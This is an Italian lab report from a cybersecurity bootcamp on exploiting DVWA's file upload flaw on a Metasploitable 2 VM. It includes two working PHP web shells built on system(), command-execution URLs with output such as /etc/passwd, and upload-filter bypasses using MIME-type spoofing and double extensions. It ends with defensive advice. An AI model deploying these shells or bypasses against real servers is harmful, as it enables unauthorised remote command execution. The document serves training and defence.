

Report File Upload Exploitation su DVWA

S6L1

1. Obiettivo

L'obiettivo dell'esercitazione è sfruttare la vulnerabilità di **File Upload** presente sulla DVWA (Damn Vulnerable Web Application) installata sulla macchina Metasploitable 2. L'obiettivo è caricare una shell PHP attraverso l'interfaccia di upload e ottenere l'esecuzione remota di comandi sulla macchina bersaglio, monitorando il traffico HTTP con BurpSuite Community Edition.


Target selezionato: Metasploitable 2, macchina Linux volutamente vulnerabile progettata per esercitazioni di penetration testing. IP: **192.168.5.20**. Nessuna delle tecniche illustrate è stata eseguita su sistemi reali. L'esercitazione è svolta esclusivamente a fini didattici.

2. Configurazione dell'Ambiente

L'ambiente è composto da due macchine virtuali in comunicazione sulla stessa rete locale.

Macchina	Sistema Operativo	Ruolo	IP
Kali Linux	Kali Linux x86_64	Attaccante	-
Metasploitable 2	Ubuntu 8.04 / Linux 2.6.24	Bersaglio	192.168.5.20

Security Level impostato su Low




3. Esercizio Pratico : Livello Low

Codice PHP della shell

È stata creata una shell PHP minimale tramite **nano** sul terminale Kali Linux. Il codice sfrutta la funzione **system()** per eseguire comandi OS passati tramite parametro GET **?cmd=**:


```
<?php
if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```



Creazione di shell.php con nano su Kali Linux

Intercettazione upload con BurpSuite


BurpSuite è stato configurato come proxy intercettante (**Intercept ON**). Durante l'upload di **shell.php** tramite DVWA, BurpSuite ha catturato la richiesta POST mostrando il payload completo prima dell'inoltro al server.



BurpSuite Intercept: richiesta POST di upload intercettata

Campo	Valore	Osservazione
Metodo	POST	Upload multipart/form-data
URL	/dvwa/vulnerabilities/upload/	Endpoint vulnerabile
filename	shell.php	File PHP caricato senza restrizioni
Content-Type	application/x-php	MIME type reale del file
Payload	system(\$_GET['cmd'])	Codice PHP visibile nel body
Cookie	security=low	Conferma livello Low attivo

Risultato upload



DVWA: ".../../hackable/uploads/shell.php succesfully uploaded!"

Esecuzione comandi remoti

Una volta caricata la shell, è possibile eseguire comandi arbitrari sulla macchina Metasploitable accedendo all'URL con il parametro **?cmd=**:

```
http://192.168.5.20/dvwa/hackable/uploads/shell.php?cmd=id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Comando id: uid=33(www-data) gid=33(www-data)

www-data

Comando whoami: www-data

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

Comando uname -a: Linux metasploitable 2.6.24-16-server

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/bin/false user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash service:x:1002:1002::/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
```

Comando cat /etc/passwd: lista completa utenti sistema

```
bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp  
usr var vmlinuz
```

Comando ls /: struttura filesystem root

HTTP History in BurpSuite

La tab **HTTP History** mostra lo storico completo: le POST di upload (righe 9/10) e le GET di esecuzione comandi verso shell.php (righe 11-13).

Filter settings: Hiding CSS and image content; hiding specific extensions											Pro version only		Filter on	
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes			
1	http://192.168.5.20	GET	/dwa/vulnerabilities/upload/			200	4867	HTML		Damn Vulnerable We...				
2	http://192.168.5.20	GET	/dwa/security.php			200	4454	HTML	php	Damn Vulnerable We...				
4	http://192.168.5.20	GET	/dwa/vulnerabilities/upload/			200	4867	HTML		Damn Vulnerable We...				
5	http://192.168.5.20	GET	/dwa/security.php			200	4454	HTML	php	Damn Vulnerable We...				
6	http://192.168.5.20	POST	/dwa/security.php		✓	302	427	HTML	php					
7	http://192.168.5.20	GET	/dwa/security.php			200	4534	HTML	php	Damn Vulnerable We...				
8	http://192.168.5.20	GET	/dwa/vulnerabilities/upload/			200	4864	HTML		Damn Vulnerable We...				
9	http://192.168.5.20	POST	/dwa/vulnerabilities/upload/		✓	200	4902	HTML		Damn Vulnerable We...				
10	http://192.168.5.20	POST	/dwa/vulnerabilities/upload/		✓	200	4929	HTML		Damn Vulnerable We...				
11	http://192.168.5.20	GET	/dwa/hackable/uploads/shell.php...		✓	200	286	HTML	php					
12	http://192.168.5.20	GET	/dwa/hackable/uploads/shell.php...		✓	200	240	HTML	php					
13	http://192.168.5.20	GET	/dwa/hackable/uploads/shell.php...		✓	200	321	HTML	php					

HTTP History: storico richieste POST upload e GET comandi

4. Informazioni sulla Macchina Bersaglio

Tramite la shell PHP è stato possibile raccogliere le seguenti informazioni sulla macchina Metasploitable:

Informazione	Valore
Hostname	metasploitable
Kernel	Linux 2.6.24-16-server (Ubuntu 8.04)
Architettura	i686 GNU/Linux
Utente web server	www-data (uid=33, gid=33)
Web server	Apache/2.2.8 (Ubuntu) DAV/2
PHP	5.2.4-2ubuntu5.10
Servizi rilevati	MySQL, PostgreSQL, Tomcat 5.5, FTP, SSH, IRC
Utenti sistema	root, daemon, www-data, postgres, mysql, ftp, user

Directory listing abilitato su Apache

Accedendo direttamente all'URL della cartella uploads, Apache ha restituito il listing completo dei file ulteriore vulnerabilità di configurazione rilevata.

Index of /dvwa/hackable/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 dvwa_email.png	16-Mar-2010 01:56	667	
 shell.php	11-May-2026 10:16	67	
 shell.php.jpg	11-May-2026 10:22	67	
 shell_advanced.php.jpg	11-May-2026 10:34	554	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.5.20 Port 80

Directory listing abilitato: tutti i file uploads visibili

PHP Info versione e hardening

PHP Version 5.2.4-Zubuntu5.10	
System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060813
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.conv.*, bzip2, zlib, *
This server is protected with the Suhosin Patch 0.9.6.2 Copyright (c) 2006 Hardened-PHP Project	
This program makes use of the Zend Scripting Language Engine: Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies	

PHP Info: versione 5.2.4 con Suhosin Patch 0.9.6.2

Nota: La pagina PHP Info ha rivelato la presenza del **Suhosin Patch 0.9.6.2**, un'estensione di hardening per PHP. Questa informazione si è rivelata fondamentale per comprendere il comportamento del livello High (sezione 6).

5. BONUS : Livello Medium: Bypass MIME Type

Nel livello Medium DVWA controlla il **MIME type** del file caricato, accettando solo **image/jpeg** e **image/png**. Il tentativo di upload diretto viene bloccato con messaggio di errore.

Blocco upload diretto

```

Your image was not uploaded.

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326


```

Livello Medium: "Your image was not uploaded"

Tecnica di bypass: modifica Content-Type in BurpSuite


Il controllo avviene leggendo il campo **Content-Type** dell'header HTTP, senza analizzare il contenuto reale del file. È sufficiente intercettare la richiesta con BurpSuite e modificare manualmente il valore del Content-Type:

Valore originale	Valore modificato	Effetto
application/x-php	image/jpeg	Il server accetta il file come immagine legittima



BurpSuite: Content-Type modificato in image/jpeg (riga 22), Cookie: security=medium

Risultato bypass e verifica shell



Livello Medium: upload riuscito dopo bypass MIME type


`uid=33(www-data) gid=33(www-data) groups=33(www-data)`

Shell attiva in Medium: `uid=33(www-data)`

6. BONUS : Livello High: Bypass Estensione

Nel livello High DVWA aggiunge un controllo sull'**estensione del file**, accettando solo **.jpg**, **.jpeg** e **.png**. La sola modifica del Content-Type non è più sufficiente.

Security Level impostato su High




DVWA Security Level impostato su High

Tecnica di bypass: Double Extension

La tecnica utilizzata è la **double extension**: il file viene rinominato **shell.php.jpg**, così da soddisfare il controllo sull'estensione finale (.jpg) pur mantenendo l'estensione .php nel nome. Combinata con il MIME spoofing via BurpSuite, la richiesta intercettata mostra:

```
Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpg"
Content-Type: image/jpeg
Cookie: security=high
```



Livello High: shell.php.jpg caricata con successo

Analisi del blocco all'esecuzione Suhosin Patch

Nonostante l'upload riuscito, l'esecuzione del codice PHP tramite File Inclusion è risultata impossibile. La causa è stata identificata analizzando la pagina PHP Info:

Suhosin Patch 0.9.6.2 estensione di hardening per PHP che impedisce l'esecuzione di file con estensioni anomale come **.php.jpg**. Questo dimostra il principio del **defense in depth**: bypassare un singolo controllo non è sufficiente quando esistono difese a più livelli del sistema.


7. BONUS : Shell PHP Avanzata

Come bonus aggiuntivo è stata sviluppata una shell PHP con interfaccia grafica hacker-style, con form HTML integrato per eseguire comandi direttamente dal browser senza dover modificare manualmente l'URL:


Codice shell avanzato

```
<?php
if(isset($_GET['cmd'])) {
    echo '<pre>'; $cmd = $_GET['cmd']; system($cmd); echo '</pre>';
}
?>
<html><body style="background:#1a1a1a; color:#00ff00; font-family:monospace;">
<h2 style="color:#ff4444;">[ Web Shell ]</h2>
<form method="GET">
    <input name="cmd" style="width:500px; background:#333; color:#00ff00;
border:1px solid #00ff00;" />
    <input type="submit" value="Esegui" style="background:#ff4444; color:white;
border:none;" />
</form></body></html>
```

Codice shell avanzato in esecuzione



Shell avanzata con interfaccia grafica hacker-style



Output di whoami e id visibile in cima alla shell

8. Flusso Completo dell'Attacco

#	Fase	Descrizione
1	Configurazione ambiente	Setup Kali + Metasploitable, verifica connettività ping
2	Accesso DVWA	Login su http://192.168.5.20/dvwa - admin/password, security=low
3	Creazione shell	nano shell.php con payload <code>system(\$_GET['cmd'])</code>
4	Upload shell	Upload via DVWA File Upload, intercettato con BurpSuite
5	Esecuzione comandi	Accesso via browser: id, whoami, uname -a, cat /etc/passwd
6	Raccolta info	Apache 2.2.8, PHP 5.2.4, directory listing, utenti sistema
7	Bypass Medium	Modifica Content-Type → image/jpeg in BurpSuite Intercept
8	Bypass High	Double extension shell.php.jpg + MIME spoofing
9	Shell avanzata	Upload shell con UI hacker-style BONUS

9. Conclusioni

L'esercitazione ha dimostrato come una vulnerabilità di File Upload non protetta possa portare alla compromissione di un sistema web. I tre livelli di difficoltà hanno permesso di analizzare diversi meccanismi di difesa e le relative tecniche di bypass:

Livello	Difesa DVWA	Bypass utilizzato	Esito
Low	Nessuna	Upload diretto	Shell eseguita ✓
Medium	Controllo MIME type	Modifica Content-Type con BurpSuite	Shell eseguita ✓
High	Controllo estensione	Double extension .php.jpg	Upload OK, exec bloccata da Suhosin ✓

L'esercitazione evidenzia l'importanza del **defense in depth**: validare estensione, MIME type e contenuto reale del file; disabilitare il directory listing su Apache; mantenere aggiornati PHP e le patch di hardening come Suhosin. La **security awareness** degli utenti rimane la contromisura più efficace.

DISCLAIMER: Tutte le tecniche, i tool e i contenuti descritti in questo documento sono stati utilizzati esclusivamente a fini didattici nell'ambito del corso Epcode Cybersecurity Bootcamp. Nessuna delle tecniche illustrate è stata eseguita su sistemi reali senza consenso. L'utilizzo non autorizzato è illegale ai sensi del Codice Penale italiano (art. 615-ter, 640, 617-quater).